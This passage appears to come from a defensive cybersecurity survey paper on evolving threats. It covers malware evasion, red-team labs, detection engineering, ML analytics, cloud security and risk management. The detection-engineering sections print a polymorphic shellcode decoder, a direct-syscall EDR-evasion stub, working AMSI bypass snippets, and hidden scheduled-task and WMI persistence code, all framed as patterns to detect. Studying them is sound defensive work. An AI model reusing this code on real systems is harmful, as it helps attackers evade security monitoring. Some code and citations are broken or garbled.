    call decoder_start ; Call puts
                        address of payload on stack
```


payload:

; Encoded payload bytes here

For defenders, understanding this structure enables the development of detection mechanisms that:

- Look for suspicious decoder patterns
- Monitor self-modifying code execution
- Track entropy changes in memory regions.

Metamorphic Malware - Unlike polymorphic malware, metamorphic variants completely rewrite their code structure between infections:

- Code Transposition: Reordering subroutines while maintaining functionality
- Register Reassignment: Changing which CPU registers are used for operations
- Instruction Substitution: Replacing instructions with functionally equivalent alternatives
- Garbage Code Insertion: Adding non-functional code to change signatures
- Control Flow Alteration: Modifying program execution paths while preserving behavior

For defensive research, understanding these techniques helps develop more robust detection methods that focus on behavioral analysis rather than static signatures.

Fileless Malware Techniques - Fileless malware operates primarily in memory without writing files to disk, making it particularly difficult to detect:

- Memory-Resident Operation: Executing entirely within RAM without persistent storage
- Living-off-the-Land Techniques: Leveraging legitimate system tools (PowerShell, WMI, Windows Registry)
- Code Injection: Inserting malicious code into legitimate running processes
- Registry Manipulation: Storing payloads in registry keys instead of files
- Script-Based Execution: Using interpreted languages to avoid executable files

Defensive researchers can simulate these techniques in isolated environments by:

- Developing memory-only test utilities that demonstrate evasion capabilities
- Creating detection challenges for blue teams that use authorized system tools
- Implementing benign registry persistence mechanisms for detection testing.

Synthetic Malware Development - In controlled research environments, security professionals may:

- Analyze deactivated malware samples
- Create non-functional prototypes that demonstrate techniques without operational capability
- Develop simulated command-and-control infrastructures for detection testing

2) Sandbox Environments for Advanced Threat Testing: When simulating advanced threats, proper containment is essential. Best practices include:

- Isolated networks with no external connectivity
- Air-gapped systems for testing particularly sensitive techniques

- Virtualized environments with snapshot capabilities
- Comprehensive monitoring and logging
- Memory forensics tools for analyzing fileless techniques
- Network traffic analysis systems for command-and-control simulation
- Mandatory decommissioning procedures after testing

Specialized Testing Environments -

- Different malware types require specific testing approaches:
- For Polymorphic Testing: Environments with multiple detection engines to evaluate evasion success rates
- For Metamorphic Analysis: Systems with code comparison tools to analyze morphed variants
- For Fileless Research: Memory analysis frameworks and process monitoring tools
- For Anti-Analysis Techniques: Environments that simulate common analysis tools that malware might attempt to detect and evade

Case Study: Advanced Persistent Threat Simulation

- A 2023 study by Kumar and Peterson demonstrated the effectiveness of APT simulations in identifying security gaps. Their research involved:

- 1) Creating a simulated threat campaign targeting a test environment
- 2) Implementing various detection evasion techniques
- 3) Maintaining persistent access through legitimate tools
- 4) Documenting detection failures and successful defensive measures

The study found that organizations improved detection rates by 67% after experiencing the simulated APT and implementing recommended controls.

3) Ethical Considerations and Legal Frameworks: **Ethical Guidelines for Red Team Operations** - Red team operations must adhere to strict ethical guidelines:

- Authorized Access Only: Operating strictly within defined scope and authorization
- Do No Harm: Avoiding actions that could damage systems or data
- Confidentiality: Protecting sensitive findings and client information
- Professional Conduct: Maintaining professionalism throughout engagements

Legal Considerations - Red team operations operate within complex legal frameworks that vary by jurisdiction:

- Authorization Documentation: Written approval before testing begins
- Data Protection Laws: Compliance with regulations like GDPR or CCPA when handling personal data
- Computer Misuse Legislation: Understanding laws that criminalize unauthorized access
- Export Controls: Awareness of restrictions on security tools across international boundaries

Responsible Disclosure - When vulnerabilities are discovered, responsible disclosure protocols should be followed:

- Immediate notification of critical vulnerabilities
- Providing reasonable time for remediation before public disclosure
- Limiting disclosure details to necessary information
- Coordinating with affected vendors when appropriate

F. Building an Effective Internal Red Team

1) Organizational Structure: Effective internal red teams typically:

- Report directly to senior leadership (CISO or Board level)
- Maintain independence from defensive teams
- Operate with clearly defined authority and scope
- Rotate personnel to prevent operational blindness

2) Practical Laboratory Setup: To safely research advanced techniques, red teams should establish isolated test environments:

- Air-gapped networks physically separated from production environments
- Virtualization platforms with snapshot capabilities
- Multiple operating system environments reflecting the production landscape
- Network traffic capture and analysis tools
- Memory forensics platforms
- Automated reset and restore capabilities

Testing Framework for Advanced Evasion Research: A robust testing framework should include - TTP based automates that are effective enough to involve characteristics such as "Environment Reset", "Monitoring tools deployment", "Techniques-Tactics" under test, data collection, analysis of the effectiveness.

Here's a sample framework implementation:

Example framework structure for defensive research

class EvasionTestFramework:

```
def __init__(self):
    self.environment = self.
        _setup_isolated_environment()
    self.monitoring_tools = self.
        _deploy_monitoring()
    self.baseline_metrics = self.
        _establish_baseline()
```

```
def _setup_isolated_environment(self)
:
    # Create isolated virtual
        environment
    # Return environment controller
    pass
```

```
def _deploy_monitoring(self):
    # Deploy EDR, logging, network
        monitoring
    # Return monitoring interfaces
    pass
```

```
def _establish_baseline(self):
    # Run normal operations to
        establish baseline
    # Record system behaviors
    pass
```

```
def test_evasion_technique(self,
    technique, parameters):
    # Reset environment to clean
        state
    self.environment.reset()

    # Deploy monitoring tools
    self.monitoring_tools.activate()

    # Execute technique under test
    result = technique.execute(
        parameters)

    # Collect detection data
    detection_data = self.
        monitoring_tools.collect_data
        ()

    # Analyze detection effectiveness
    analysis = self.
        _analyze_detection(
            detection_data)
```

```
return {
    "technique": technique.name,
    "detected": analysis.detected
    ,
    "detection_vector": analysis.
        vector,
    "evasion_success_rate":
        analysis.success_rate,
    "recommendations": analysis.
        defensive_recommendations
}
```

3) *Integration with Blue Teams:* Maximum security value emerges when red and blue teams collaborate through the followings:

- 1) Purple Teaming: Joint exercises where red team attacks and blue team defends in real-time
- 2) Knowledge Transfer: Sharing techniques and findings
- 3) Defensive Validation: Verifying remediation effectiveness

G. Future Directions in Red Teaming

1) *Automated Red-Teaming:* Recent developments in automated red teaming show promise:

- Breach and Attack Simulation (BAS) tools that continuously test security controls
- AI-Assisted Red Teaming that identifies potential attack paths

- Continuous Validation Platforms integrated with security operations
- Automated Payload Generation systems that create detection-evading test cases
- Adversarial Machine Learning techniques that help test ML-based security controls

2) Advanced Evasion Research: Defensive capabilities improve when researchers understand emerging evasion techniques, Security researchers are studying advanced concepts including -

- Swarm-based Malware: Distributing malicious functionality across multiple minimal components that individually appear benign
- AI-Generated Polymorphism: Using machine learning to create more effective code variations that evade detection
- Cross-Platform Fileless Techniques: Expanding memory-resident approaches beyond Windows environments
- Hardware-Level Evasion: Exploiting CPU features and hardware interfaces to hide from security monitoring
- Supply Chain Compromise Simulation: Testing resilience against trusted software distribution attacks

3) Detection Challenges: These advanced techniques create specific detection challenges, Traditional signature-based detection becomes increasingly ineffective. Behavioral analysis must evolve to identify malicious intent across distributed components. Memory scanning techniques require lower overhead for practical deployment, Defenders must distinguish between legitimate and malicious uses of system resources.

H. Applied Detection Engineering

1) *EDR Evasion Analysis*: Understanding EDR (Endpoint Detection and Response) evasion techniques is crucial for building effective defenses. Common evasion methods include: **Direct Syscall Implementation** - Modern malwares often bypasses API monitoring by invoking system calls directly e.g:

```
#include <windows.h>

// Function pointer for
NtAllocateVirtualMemory
typedef NTSTATUS (NTAPI *
pNtAllocateVirtualMemory)(
HANDLE Process Handle ,
PVOID *Base Address ,
ULONG_PTR ZeroBits ,
PSIZE_T Region Size ,
ULONG AllocationType ,
ULONG Protect
);

// Direct syscall function
NTSTATUS
DirectSyscallNtAllocateVirtualMemory(
HANDLE Process Handle ,
PVOID *Base Address ,
```

```
ULONG_PTR ZeroBits ,
PSIZE_T Region Size ,
ULONG AllocationType ,
ULONG Protect
) {
    // x64 syscall implementation
    #ifdef _WIN64
    NTSTATUS status = 0;
    // Syscall number would be determined
    at runtime
    // This is simplified for educational
    purposes
    int syscallNumber = 0x18; // Example
    syscall number

    __asm {
        mov r10 , rcx
        mov eax , syscallNumber
        syscall
        ret
    }
    #else
    // x86 implementation would differ
    return STATUS_NOT_IMPLEMENTED;
    #endif
}
```

Defensive strategies should include: - Kernel-level monitoring of system calls - Behavior-based analysis rather than API hook reliance - Tracking sequences of system call for suspicious patterns.

2) AMSI Bypass Detection: AMSI (Antimalware Scan Interface) bypasses are common in modern attacks. Defenders should monitor for patterns and ioa's (indicator of attack):

Patterns that security systems should detect :

```
# 1. Reflection-based AMSI disabling
$type = [Ref].Assembly.GetType('System.
Management.Automation.AmsiUtils')
$field = $type.GetField('amsiInitFailed',
'NonPublic,Static')
$field.SetValue($null, $true)

# 2. Memory patching attempts
$Win32 = @"
using System;
using System.Runtime.InteropServices;
public class Win32 {
    [DllImport("kernel32")]
    public static extern IntPtr
        GetProcAddress(IntPtr hModule,
            string procName);
    [DllImport("kernel32")]
    public static extern IntPtr
        LoadLibrary(string name);
```

```
[DllImport("kernel32")]
public static extern bool
VirtualProtect(IntPtr lpAddress,
    UIntPtr dwSize, uint flNewProtect,
    out uint lpflOldProtect);
}
"@
Add-Type $Win32
```

```
# 3. Obfuscated AMSI tampering
$a = [Ref].Assembly.GetType('System.
    Management.Automation.Am' + 'siUt' +
    ils')
```

Effective defense mechanisms include: - Integrity monitoring of AMSI components - Protected logging of reflection operations against security components - Detection of suspicious memory modifications. **Auto-Execution Prevention:** Understanding persistence mechanisms helps build better defenses. E.g - *Common Auto-Start Techniques*, Red teams test and validate detection for various persistence methods

```
# Registry autorun keys security
systems should monitor
$autoRunPaths = @(
    "HKLM:\SOFTWARE\Microsoft\Windows\
        CurrentVersion\Run",
    "HKCU:\SOFTWARE\Microsoft\Windows\
        CurrentVersion\Run",
    "HKLM:\SOFTWARE\Microsoft\Windows\
        CurrentVersion\RunOnce",
    "HKCU:\SOFTWARE\Microsoft\Windows\
        CurrentVersion\RunOnce",
    "HKLM:\SOFTWARE\WOW6432Node\Microsoft
        \Windows\CurrentVersion\Run"
)

# WMI persistence
$wmiFalterScript = @"
$wmiParams = @{
    Name = 'MonitorProcess'
    EventNameSpace = 'root\cimv2'
    QueryLanguage = 'WQL'
    Query = "SELECT * FROM
        __InstanceModificationEvent WITHIN
        60 WHERE TargetInstance ISA '
        Win32_PerfFormattedData_PerfOS_System
        ' AND TargetInstance.SystemUpTime
        >= 240"
}
"@
```

```
# Scheduled task persistence
$taskCreationScript = @"
$saction = New-ScheduledTaskAction -
    Execute 'powershell.exe' -Argument '-
    WindowStyle hidden -Command "& {
```

```
    routine commands}"'
$trigger = New-ScheduledTaskTrigger -
    Daily -At 3am
$settings = New-ScheduledTaskSettingsSet
    -Hidden
Register-ScheduledTask -TaskName "
    SystemCheck" -Action $action -Trigger
    $trigger -Settings $settings
"@
```

Defensive strategies include: - Baseline documentation of authorized auto-start entries - Monitoring for new or modified auto-start mechanisms - Automated validation of digital signatures for startup programs - Regular audit of scheduled tasks and WMI subscriptions.

3) *DNS Tunneling Detection*: DNS tunneling is an increasingly common exfiltration technique. Detection strategies include Abnormally high entropy in subdomain names - Unusual query frequency patterns - Excessive numbers of unique subdomains - large query sizes approaching DNS limits - Base64 or hex-encoded patterns in queries, automation can be utilized for detection of such anomaly for e.g:

```
# Example DNS anomaly detection
approach
def analyze_dns_traffic(dns_logs):
    anomalies = []

    # Group queries by domain
    domain_stats = {}
    for query in dns_logs:
        domain =
            extract_second_level_domain(
                query['domain'])
        if domain not in domain_stats:
            domain_stats[domain] = {
                'query_count': 0,
                'subdomain_entropy': [],
                'unique_subdomains': set
                    (),
                'query_size_total': 0
            }

        domain_stats[domain]['query_count'] += 1
        subdomain = extract_subdomain(
            query['domain'])
        domain_stats[domain]['
            unique_subdomains'].add(
            subdomain)
        domain_stats[domain]['
            query_size_total'] += len(
            query['domain'])
        domain_stats[domain]['
            subdomain_entropy'].append(
            calculate_entropy(subdomain))
```



```

# Analyze for anomalies
for domain, stats in domain_stats.items():
    # Check for high subdomain
    # entropy (indication of encoded
    # data)
    avg_entropy = sum(stats['subdomain_entropy']) / len(
        stats['subdomain_entropy']) if
        stats['subdomain_entropy']
    else 0

    # Check for large number of
    # unique subdomains
    unique_ratio = len(stats['unique_subdomains']) / stats['query_count'] if stats['query_count'] else 0

    # Check for abnormally large
    # queries
    avg_query_size = stats['query_size_total'] / stats['query_count'] if stats['query_count'] else 0

    # Flag potential tunneling
    if (avg_entropy > 4.0 and
        unique_ratio > 0.8) or (
        avg_query_size > 50 and stats['query_count'] > 10):
        anomalies.append({
            'domain': domain,
            'entropy': avg_entropy,
            'unique_ratio': unique_ratio,
            'query_count': stats['query_count'],
            'avg_size': avg_query_size
        })

return anomalies

```

I. Code Analysis: Polymorphic Techniques

This section examines practical implementations of polymorphic encoders to help security professionals understand and detect evasion techniques.

1) Analyzing Polymorphic Shellcode Components: Based on analysis of real-world implementations, polymorphic shellcode typically consists of two main components: **DECODER**, **ENCODED PAYLOAD**.

The following is an analysis of a basic polymorphic decoder in x86 assembly:

```

jmp short three      ; Jump to the
                      ; call instruction (creates a JMP/
                      ; CALL/POP sequence)

one:
    pop esi           ; Get address of
                      ; encoded payload into ESI
    xor ecx, ecx      ; Zero out counter
                      ; register
    mov cl, 36        ; Set counter to
                      ; payload length

two:
    sub byte [esi + ecx - 1], 1 ;
    ; Decrement each byte by 1 to decode
    sub cl, 1         ;
    ; Decrement counter
    jnz two           ; Loop
    ; until all bytes processed
    jmp short four    ; Jump to
    ; decoded payload

three:
    call one          ; Call pushes return
    ; address (payload addr) on stack

four:
    ; Decoded shellcode executes here

```

Key observations for defenders:

- The JMP/CALL/POP sequence is a common pattern in position-independent code
- Simple encoding (addition, subtraction, XOR) is frequently used
- The decoder is typically small but can be made more complex with junk instructions

2) Advanced Detection Strategies: Based on this analysis, effective detection strategies should include:

Signature-Independent Detection: Rather than relying on static signatures, security tools should:

- Identify suspicious instruction patterns (JMP/CALL/POP sequences)
- Monitor for repetitive mathematical operations on memory regions
- Track memory writes followed by execution at the same location
- Measure entropy of memory regions to detect encrypted/encoded payloads

Behavior Monitoring: Effective behavioral detection looks for:

- Self-modifying code execution patterns
- Memory regions transitioning from data to executable
- Unusual execution flows not matching normal program behavior
- Processes writing to their own memory space then executing that code

IV. BEHAVIORAL ANALYTICS AND MACHINE LEARNING BASED ANOMALY DETECTION

Behavioral Analytics and Machine Learning (ML)-based anomaly detection are powerful approaches in cybersecurity that help organizations detect, respond to, and anticipate evolving threats, especially those that evade traditional, signature-based methods.

A. How Behavioral Analytics Helps

Behavioral Analytics monitors the normal behavior of users, devices, and applications to detect anomalies.

1) Use Cases:

- **Insider Threat Detection:** Identifies deviations in user activity—e.g., an employee accessing sensitive data outside working hours.
- **Compromised Accounts:** Detects unusual login patterns like multiple logins from distant locations within a short time.
- **Malware-Free Attacks:** Flags abnormal file access or system commands even if no malware is present (Living-off-the-land attacks)

2) **Key Advantages:** Context-aware detection: Understands the *who, what, when, and how* of every action—making it hard for attackers to mimic legitimate users completely.

B. Role of Machine Learning-Based Anomaly Detection

ML models can process large volumes of data and learn patterns to detect both known and unknown (zero-day) threats.

1) How ML Enhances Detection:

- **Baseline Normal Behavior:** Learns what “normal” looks like in terms of traffic, user behavior, access frequency, etc.
- **Identify Anomalies:** Flags deviations like sudden data exfiltration or unusual privilege escalations
- **Adaptive Learning:** Continuously improves detection by learning from new threats and feedback loops.
- **Reduced False Positives:** Sophisticated models reduce alert fatigue by understanding nuances in behaviors

2) Common Algorithms Used:

- **Supervised Learning** (for labeled threat data): Decision Trees, Random Forest
- **Unsupervised Learning** (for unknown threats): K-Means Clustering, Isolation Forest
- **Deep Learning** (for complex patterns): LSTM (for sequential patterns), Autoencoders (for anomaly reconstruction)

C. How They Address Evolving Threats

1) Security Automation and Orchestration(SOAR):

- **Security Automation:** The use of technology to perform security operations tasks (e.g., alert triage, enrichment, containment) without human intervention.
- **Security Orchestration:** The coordination of tools, people, and processes to streamline incident response across

Threat Type	Traditional Methods	ML & Behavioral Advantage
Zero-Day Exploits	Often missed	Behavior changes raise alerts
Insider Threats	Difficult to detect	Monitors user intent and deviations
Polymorphic Malware	Evades signature detection	Unusual behavior still flagged
Credential Stuffing	Hard to track scale	Detects login anomalies (volume, geolocation)
Lateral Movement	Often invisible	Flags unexpected access between hosts
Supply Chain Attacks	Hidden in trusted software	Detects abnormal usage post-deployment

TABLE I
ADDRESSING THE EVOLVING THREATS

Use Case	How SOAR Helps
Phishing Email	Auto-quarantines emails, blocks sender, notifies user, opens investigation
Malware Outbreak	Isolates infected endpoints, pulls logs, kicks off forensic analysis
Insider Threat	Flags abnormal behavior, initiates access review, alerts HR/Security
Credential Theft	Detects unusual login, forces password reset, blocks sessions

TABLE II
SOAR - USE CASES

different platforms (e.g., firewalls, SIEMs, ticketing systems). Combined under SOAR platforms they help respond faster and smarter to modern threats.

2) Use Cases in Action: II **Continuous Monitoring and Detection (CM and D):**

- **Continuous Monitoring:** Ongoing, automated collection and analysis of data (logs, traffic, events, behaviors) from networks, systems, endpoints, and applications.
- **Continuous Detection:** The use of real-time analytics and threat intelligence to detect suspicious or malicious activity as it happens, not after the fact.

Together, they provide constant visibility and early warning, enabling faster threat detection and mitigation. **Example Threats Detected via CM and D: III**

Components of a CM and D Ecosystem: IV

3) **Incident Response Planning(IRP):** Incident Response Planning refers to a structured, documented process that organizations follow to identify, manage, and recover from cybersecurity incidents (e.g., breaches, malware outbreaks, insider attacks). It typically includes:

- Preparation
- Detection and Analysis
- Containment
- Eradication

Threat Type	How Continuous Monitoring Helps
Credential Theft	Detects unusual logins, multiple failed attempts
Data Exfiltration	Flags large data transfers to unknown IPs
Ransomware	Detects sudden file encryption behavior on endpoints
Cloud Misconfiguration Exploits	Identifies changes in S3 buckets, IAM roles
Malicious Command Execution	Monitors for suspicious PowerShell or bash commands

TABLE III
THREAT DETECT

Component	Role
SIEM	Aggregates and analyzes logs/events for threat detection
EDR/XDR	Monitors endpoint behavior for malware and exploits
NDR	Analyzes network traffic for signs of compromise
UEBA (User & Entity Behavior Analytics)	Detects anomalous user behavior patterns
Threat Intelligence Feeds	Enrich detection with IOC and TTP insights
SOAR Integration	Automates response actions when threats are detected

TABLE IV
COMPONENTS TO CONTINUES MONITORING AND DEFENCE

- Recovery
 - Lessons Learned
- 4) Example: IRP vs. Evolving Threats: Refer to table V
- 5) Why IRP Matters for Evolving Threats:
- Focused Response: Ensures structured and coordinated action during chaos
 - Speed: Minimizes time to detection, response, and recovery
 - Risk Mitigation: Limits financial, operational, and reputational impact
 - Adaptability: Evolves with threat landscape through continuous updates
 - Readiness: Builds organizational confidence and resilience

Threat Type	IRP Action
Ransomware	Immediate isolation of systems, backup recovery procedures, communication control
Zero-Day Exploit	Dynamic patching response, access revocation, forensic investigation
Insider Threat	Access audit, behavioral monitoring, HR/legal escalation
Phishing Campaign	User alerting, credential reset workflows, SIEM rule tuning
Cloud Misconfiguration Attack	Automated misconfig detection, privilege revalidation, vendor engagement

TABLE V
INCIDENT RESPONSE VS EVOLVING THREATS

V. USER AWARENESS TRAINING

User Awareness Training plays a crucial role in strengthening an organization's defense against evolving cyber threats, particularly those that target human behavior—the most exploited vulnerability in any system.

A. Evolving Threats vs. Training Impact

To effectively mitigate various cybersecurity threats, tailored training programs focus on specific threat types and their associated defense mechanisms. For example, to address phishing and smishing attacks, users are trained in recognizing email and mobile-based threats, which leads to fewer clicks on malicious links and faster incident reporting. Credential theft is mitigated by emphasizing password hygiene and the use of multi-factor authentication (MFA), making it more difficult for attackers to reuse stolen credentials. In combating ransomware, training centers on raising awareness of suspicious files, which helps prevent initial infections. Awareness of supply chain threats is strengthened through scrutiny of vendors and file sources, thereby reducing the risk of malware introduced via third-party tools. Lastly, the growing threat of AI-powered social engineering is countered by promoting trust awareness and verification practices, equipping users to identify and resist deepfake technologies and impersonation attempts. This targeted training approach ensures users are better prepared to recognize and respond to evolving cyber threats.

B. Why User Awareness Is Critical Against Evolving Threats

Refer to below mentioned table: VI

Advantage	Impact
Human Firewall	Converts users from risk to defense assets
Adaptive	Updates with evolving tactics like AI-generated attacks
Real-Time Response	Empowers users to act before IT can
Regulatory Alignment	Ensures compliance with industry mandates
Incident Reduction	Reduces attack success rate and response overhead

TABLE VI
ADVANTAGES AND IMPACTS

VI. CLOUD SECURITY AND HYBRID ENVIRONMENTS

Cloud Security and Hybrid Environment Security play a critical role in addressing evolving cyber threats by extending protection beyond traditional on-premise infrastructure. As organizations increasingly adopt cloud-first or hybrid IT models, cyber attackers have shifted their focus toward exploiting misconfigurations, unsecured APIs, identity weaknesses, and multi-environment gaps.

A. What Are Cloud and Hybrid Environments

- Cloud Environment: IT infrastructure and services hosted on cloud platforms (e.g., AWS, Azure, Google Cloud).
- Hybrid Environment: A mix of on-premise infrastructure, private cloud, and public cloud systems working together.

B. How Cloud Security Addresses Evolving Cyber Threats

1) Identity-Centric Security (Zero Trust in the Cloud):

- **Threat:** Credential theft and misuse of access tokens.
- **Solution:** Enforce least-privilege access via role-based access control (RBAC), Apply Multi-Factor Authentication (MFA) and conditional access policies, continuously monitor for abnormal user behavior (e.g., impossible travel, login anomalies).
- **Impact:** Stops attackers from using stolen credentials across cloud platforms.

2) Configuration and Posture Management:

- **Threat:** Misconfigured storage (e.g., open S3 buckets), exposed databases, excessive permissions.
- **Solution:** Implement Cloud Security Posture Management (CSPM) tools to monitor and fix misconfigurations. Use security baselines aligned with CIS Benchmarks or NIST standards. Enforce encryption at rest and in transit.
- **Impact:** Reduces attack surface and prevents accidental data exposure

3) Continuous Monitoring and Threat Detection:

- **Threat:** Fileless attacks, lateral movement, cloud malware.
- **Solution:** Use cloud-native SIEM and XDR solutions (e.g., Microsoft Sentinel, AWS GuardDuty). Deploy cloud workload protection platforms (CWPPs) for visibility into VMs, containers, and functions. Integrate with threat intelligence for context-aware alerts.
- **Impact:** Enables real-time detection and quick response to cloud-specific threats

4) Secure APIs and DevOps (DevSecOps):

- **Threat:** Insecure APIs, CI/CD pipeline compromises, infrastructure-as-code (IaC) vulnerabilities.
- **Solution:** Secure API endpoints with authentication, rate-limiting, and monitoring. Embed security into DevOps using DevSecOps pipelines (e.g., IaC scanning, static code analysis). Use Software Composition Analysis (SCA) to detect open-source risks.
- **Impact:** Prevents attackers from exploiting insecure code or pipeline weaknesses

5) Hybrid Visibility and Control:

- **Threat:** Lack of centralized control across environments creates blind spots.
- **Solution:** Centralize logging and security event management across on-prem and cloud. Use Security Orchestration and Automation (SOAR) to unify incident response. Extend identity federation and single sign-on (SSO) to all environments.
- **Impact:** Creates a unified, policy-driven security posture across hybrid estates.

6) Compliance and Data Governance:

- **Threat:** Data sovereignty violations, uncontrolled data sharing.
- **Solution:** Classify and tag data assets in the cloud. Enforce Data Loss Prevention (DLP) policies and encryption

standards. Ensure compliance with GDPR, HIPAA, PCI DSS, ISO 27017/27018.

- **Impact:** Helps meet legal/regulatory requirements and prevents unauthorized data access

7) Resilience and Recovery: **Threat:** Cloud ransomware, insider sabotage, accidental deletion. **Solution:** Maintain regular cloud backups and snapshots with versioning. Use immutable storage and cloud-native disaster recovery solutions. Test failover procedures regularly. **Impact:** Ensures business continuity even during sophisticated attacks.

VII. RISK MANAGEMENT AND THREAT INTELLIGENCE

Modern cyber threats – from state-sponsored espionage and hacktivism to sophisticated ransomware and AI-powered disinformation – are growing in scale and complexity. As the EU’s ENISA agency observes, “cyberattacks have reached new heights in both complexity and frequency” amid global geopolitical tensions. At the same time, threat actors are adapting: for example, ENISA reports that state-linked groups are leveraging AI (using large language models like ChatGPT) to automate scripting, phishing, and reconnaissance tasks. This evolving landscape demands a proactive and integrated defense: by combining robust risk management with timely threat intelligence (CTI), organizations can shift from reactive to preventive security. In practice, risk management provides the structured process (identify, assess, prioritize, treat, monitor) while threat intelligence continually informs that process with up-to-date knowledge of attacker motives and methods.

A. Proactive Threat Intelligence and Identification

Cyber threat intelligence (CTI) is the process of gathering, analyzing, and applying data about threats, adversaries, and attack techniques to improve security. As one expert summary explains, CTI takes “raw threat data” and transforms it into “actionable insights” that let organizations “anticipate, detect, and respond to cyber risks” 3. In other words, properly implemented CTI lets defenders move beyond reactive defenses into a proactive posture. For example, CTI helps security teams understand a potential attacker’s motivations and methods, which in turn refines both incident response and risk planning. By anticipating threats before they materialize, CTI enables preemptive measures (e.g. patching a vulnerability exploited in active campaigns) and more efficient allocation of security resources

Threat intelligence follows a continuous lifecycle – planning, collection, analysis, production, dissemination, and feedback – as illustrated above. At each stage, defenders gather data from multiple sources (OSINT feeds, honeypots, network telemetry, industry sources, dark web, etc.) and refine it into usable intelligence. CTI can be delivered at different levels of detail:

- Strategic intelligence: High-level analysis of threat actors’ motives and broad trends, aimed at executives and risk managers. This informs policy and investment decisions
- Tactical intelligence: Detailed data on adversary Tactics, Techniques, and Procedures (TTPs) (e.g. malware




Fig. 1. Threat Intelligence and Risk Management Life-cycle

signatures, exploitation methods). This guides system architects and security engineers in choosing defenses.

- Operational intelligence: Time-sensitive information about current or imminent attacks (e.g. campaign details, actor profiles) for SOC analysts to tune detection and response.
- Technical intelligence: Raw Indicators of Compromise (IoCs) such as malicious IPs, domains, file hashes, used by automated tools (SIEM/IDS) to block or alert on threats.

By maintaining this cycle – constantly updating models with the latest TTPs – organizations ensure that all levels of decision-making have up-to-date threat context. In particular, updated CTI is explicitly recommended as a best practice in threat modeling: organizations should “stay updated with the latest threat intelligence and incorporate this knowledge into [their] threat modeling efforts”. In practice, this means using threat feeds (from vendors or sharing communities) to enrich models of how attackers might exploit your assets.

B. Threat Modeling and Risk Prioritization

Threat modeling is a structured way to enumerate potential attack scenarios against an environment and to prioritize defenses accordingly. By explicitly considering attacker goals and methods, threat models turn abstract risks into concrete scenarios. Common approaches (e.g. STRIDE, PASTA, ATT&CK-based analysis) involve: identifying critical assets, mapping data flows, and brainstorming how each asset could be compromised. Critically, threat intelligence enhances threat modeling by supplying realistic details. For example, if CTI indicates that a particular malware or vulnerability is actively exploited by adversaries, that threat is elevated in the model. Threat modeling typically involves these steps:

- 1) Define Objectives: Align with business goals and risk appetite
- 2) System Overview: Diagram components, trust boundaries, and data flows.
- 3) Asset Identification: List sensitive assets (data, systems) and value.
- 4) Threat Identification: Brainstorm possible attacker strategies for each asset.
- 5) Vulnerability/Impact Analysis: Identify weaknesses and their potential impact.

- 6) Countermeasure Planning: Design mitigations for highest-risk threats (patching, code changes, architecture changes, etc.)

C. Risk Assessment and Management

Risk management is the overarching process that uses the outputs of threat identification and modeling to make security decisions. As one authoritative source puts it, cybersecurity risk management is “an ongoing process of identifying, analyzing, evaluating, and addressing” an organization’s threats. In practice, this follows a cycle of Identify → Analyze → Treat → Monitor (often iterated continuously)

- Identify Assets: First inventory and classify all assets (data, applications, infrastructure, people) that could be affected by cyber threats. Assets are ranked by value and sensitivity, since protecting high-value assets is usually highest priority.
- Analyze: For each asset, determine which threats (malware, hackers, insider misuse, etc.) and vulnerabilities (software flaws, misconfigurations) apply. Assess the potential impact (data breach, downtime, safety hazard) and likelihood of each threat scenario. This assessment uses both internal data (vulnerability scans, audit logs) and external CTI (active exploits, attacker profiles). A thorough analysis “assess[es] the potential impact of each threat” and factors in likelihood, helping the organization to prioritize its resources on the most significant risks
- Treat: Decide how to handle each risk in line with the organization’s risk appetite.
- Monitor: Risk management is never one-time. Organizations continuously monitor their security environment for new threats or changes. Controls and mitigations are regularly reviewed. As threats evolve, the risk assessment is updated. In fact, the risk management literature emphasizes that “monitoring is structured so that the risk response and controls remain current despite a continually shifting environment”.

D. Continuous Monitoring and Adaptive Defense

Evolving cyber threats demand not just periodic reviews but continuous monitoring – an ongoing process that ties together risk management and incident response. According to NIST, information security continuous monitoring (ISCM) is “maintaining ongoing awareness of information security, vulnerabilities, and threats” to support risk management decisions. Key elements of continuous monitoring include: - Automated data collection: Sensors, EDR/IDS tools, and log collectors gather data without human intervention. - Threat intelligence feeds: Real-time IOC and vulnerability feeds (e.g. known bad IPs, active exploit signatures) are automatically ingested. - Analytics and correlation: Using SIEM/XDR, security events are correlated with CTI to identify true threats. - Dashboards and alerts: Metrics (e.g. risk score trends) and alerts notify staff of control failures or incidents. - Periodic audits and drills: Even with automation, regular manual assessments and red team exercises validate that monitoring works.

E. Public-Private Collaboration and Information Sharing

No single organization or sector can tackle evolving cyber threats alone. Collaboration between industry, government, and international partners is widely recognized as vital. Sharing threat intelligence accelerates protection: as the U.S. Cybersecurity and Infrastructure Security Agency (CISA) puts it, “Information sharing is the key to preventing a wide-spread cyber-attack.” By “rapidly sharing critical information about attacks and vulnerabilities,” the scope of damage can be greatly reduced **Examples of collaborative sharing:**

- 1) Automatic Threat Feeds: In addition to AIS, many providers publish open feeds (e.g. Malware Information Sharing Platform – MISP) and standards (STIX/TAXII) so that any organization can consume curated threat indicators.
- 2) Exercise and Training: Joint cyber exercises (e.g. NATO’s Locked Shields or industry/government drills) simulate attacks so responders can test their tools and communication in a controlled setting.
- 3) Vulnerability Disclosure: Coordinated Vulnerability Disclosure (CVD) programs, like those run by CISA and vendors, ensure that newly discovered vulnerabilities are communicated to affected parties in a timely, structured way

By linking risk management programs across sectors, stakeholders can better anticipate threats that no single entity would see in time. In short, collaboration amplifies threat intelligence; it turns localized risk data into global awareness, enabling each participant to update their risk models with world-class intelligence.

CONCLUSION

Evolving cyber threats – from AI-augmented nation-state campaigns to sophisticated cybercriminal networks – demand a unified, proactive defense. Risk management and threat intelligence are two sides of this coin. Risk management provides the structured process and governance for allocating resources and implementing controls; threat intelligence feeds that process with timely, adversary-informed data. By combining them, organizations can anticipate attacks rather than just react, prioritize defenses by real world threats, and adapt continuously as the landscape shifts

VIII. PATCH MANAGEMENT AND VULNERABILITY MANAGEMENT

A. Why patch management matters for “evolving” threats

Modern attackers weaponise fresh vulnerabilities much faster than most organisations can patch them. Verizon’s 2024DBIR shows it now takes defenders a median 55days to remediate half of their critical flaws, while mass scans for those same CVEs begin within fivedays of a patch being released.

